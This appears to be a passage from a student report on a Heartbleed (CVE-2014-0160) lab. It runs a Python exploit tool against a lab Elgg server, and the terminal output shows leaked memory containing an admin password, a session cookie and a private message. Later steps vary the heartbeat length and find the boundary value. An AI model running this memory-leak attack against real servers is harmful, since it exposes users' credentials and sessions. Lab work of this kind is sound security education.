
1. Add Boby as a friend (Go to More -> Members -> Click Boby -> Add Friend).



2. Send Bobby a private message (Compose a message and send).



It can be seen from the below screenshot that
Message has been successfully sent




Step 2(b): On Attacker machine:

After running attack.py code multiple times, we will get lot of meaningful data, which record the actions from the user. The result is different from the warm up task because the server's memory is not empty anymore. Lots of meaningful data stay in it. As the memory allocation is random we cannot expect what result or dumped data you have each time. We have to find out user activity, password, username and the content of the user's private message. We can run attack command by using following command:

\$ python attack.py www.heartbleedlabelgg.com

1) Find out Username & Password



```
defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result...
Analyze the result...
Analyze the result...
Analyze the result...
Received Server Hello for TLSv1.0
Analyze the result...

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server
is vulnerable!
Please wait... connection attempt 1 of 1
#####

.@.AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.....5.....
.....3.2.....E.D...../...A.....I.....
.....
.....#.....xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: Elgg=gqvt2hrktk5qj4bf5sb2l3dem5
```



```
Terminal
#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server
is vulnerable!
Please wait... connection attempt 1 of 1
#####
.@.AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.....5.....
.....3.2.....E.D...../...A.....I.....
.....
.....#.....xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: Elgg=gqvt2hrktk5qj4bf5sb2l3dem5
Connection: keep-alive
If-Modified-Since: Tue, 16 Sep 2014 12:53:38 GMT
If-None-Match: "23a-5032e3d78e10e"
..3..T.Z-l.....z.....*..H}.>..T.....c&__elgg_ts=1618597040&username=admin&passwo
rd=seedelggq.Y....(...B
```

From the above screenshot, we get to know that the username is admin and password is seedelgg

2) Find exact content of the private message

```
defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server
is vulnerable!
Please wait... connection attempt 1 of 1
#####

.@.AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.....5.....
.....3.2.....E.D...../...A.....I.....
.....
.....#...../*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/messages/compose?send_to=40
```

```
Terminal
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server
is vulnerable!
Please wait... connection attempt 1 of 1
#####

.@.AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.....5.....
.....3.2.....E.D...../...A.....I.....
.....
.....#...../*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/messages/compose?send_to=40
Cookie: Elgg=gqvt2hrktk5qj4bf5sb2l3dem5
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 121

__elgg_token=fe4a7f2620350bd7c23144ab99f8de72&__elgg_ts=1618597173&recipient_guid
=40&subject=Introduction&body=Hello+Boby.H.?.U.w.;...7f`.T.|
```

From the above screenshot we can see that the private message in subject is Introduction and the body has Hello Bobby content

Step 3: Investigate the fundamental cause of the Heartbleed attack

We get to know that the fundamental cause of the Heartbleed attack vulnerability is that there is a missing user input validation while constructing Heartbeat response packet. The objective of this task is to lead you to touch the fundamental cause of this attack by changing the value of the payload length variable. The Heartbleed attack is based on the Heartbeat request. This request just sends some data to the server, and the server will copy the data to its response packet, so all the data are echoed back. In the normal case, suppose that the request includes 3 bytes of data "ABC", so the length field has a value 3. The server will place the data in the memory, and copy 3 bytes from the beginning of the data to its response packet. In the attack scenario, the request may contain 3 bytes of data, but the length field may say 1003. When the server constructs its response packet, it copies from the starting of the data (i.e.

"ABC"), but it copies 1003 bytes, instead of 3 bytes.

These extra 1000 bytes obviously do not come from the request packet; they come from the server's private memory, and they may contain other user's information, secret keys, password, etc.

\$ python /home/seed/attack.py www.heartbleedlabelgg.com --length 40


```
defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server
is vulnerable!
Please wait... connection attempt 1 of 1
#####
..(AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...A.o.....Z..
```

\$ python /home/seed/attack.py www.heartbleedlabelgg.com --l 0x012B

```
defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)


#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server
is vulnerable!
Please wait... connection attempt 1 of 1
#####
..+AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.....5.....
.....3.2.....E.D...../...A.....I.....
.....
.....#.....ml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate...%...WLI....G+
```

Step 4: Find out the boundary value of the payload length variable.

We should find out the boundary value of the payload length variable, which will not return any extra data. Attempt many tries to know the boundary value. Anything beyond this value will leak extra data blocks from server's memory.

\$ python /home/seed/attack.py www.heartbleedlabelgg.com --length 23




```
defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server
is vulnerable!
Please wait... connection attempt 1 of 1
#####
...AAAAAAAAAAAAAAAAAAAAABC...mz.l.. '?.)!.
```

Here, the server returned more data than it should.

\$ python /home/seed/attack.py www.heartbleedlabelgg.com --length 22

A terminal window with a light gray background and a dark gray title bar. The title bar contains several icons: a folder, a globe, a document with a magnifying glass, a document with a checkmark, a document with a warning sign, a document with a question mark, and a document with a plus sign. The terminal text is as follows:

```
defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....
Server processed malformed heartbeat, but did not return any extra data.
Analyze the result....
Received alert:
Please wait... connection attempt 1 of 1
#####
.F
```

Hence, here the boundary value is 22 because it did not return any extra data.